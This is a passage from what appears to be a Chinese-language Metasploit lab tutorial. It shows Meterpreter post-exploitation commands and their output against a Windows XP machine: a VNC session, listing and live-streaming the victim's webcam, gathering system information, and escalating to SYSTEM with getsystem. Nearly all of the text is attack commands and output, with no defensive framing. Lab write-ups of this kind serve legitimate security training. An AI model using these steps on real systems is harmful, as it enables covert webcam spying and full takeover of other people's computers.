TightVNC protocol extensions No authentication needed Authentication successful Desktop name "www-a8d99aa2ea1" 查看在线的摄像头meterpreter > webcam_list 1: 实时监控摄像头meterpreter > webcam_stream [*] Starting... [*] Preparing player... [*] Opening player at: ebSRJuzI.html 查看系统信息meterpreter > sysinfo Computer : WWW-A8D99AA2EA1 OS : Windows XP (Build 2600, Service Pack 3). Architecture : x86 System Language : zh_CN Domain : WORKGROUP Logged On Users : 2 Meterpreter : x86/windows 查看当前权限meterpreter > getuid Server username: WWW-A8D99AA2EA1\Administrator 权限提升meterpreter > getsystem ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)). meterpreter > getuid Server username: NT AUTHORITY\SYSTEM 完毕以上就是Meterpreter(MSF)payload攻击载荷的简单反弹实验,msf作为大型攻击框架,实际上可以攻击安卓、web系统、linux等等,帮助文档也比较详细,英文基础好上手毫无压力。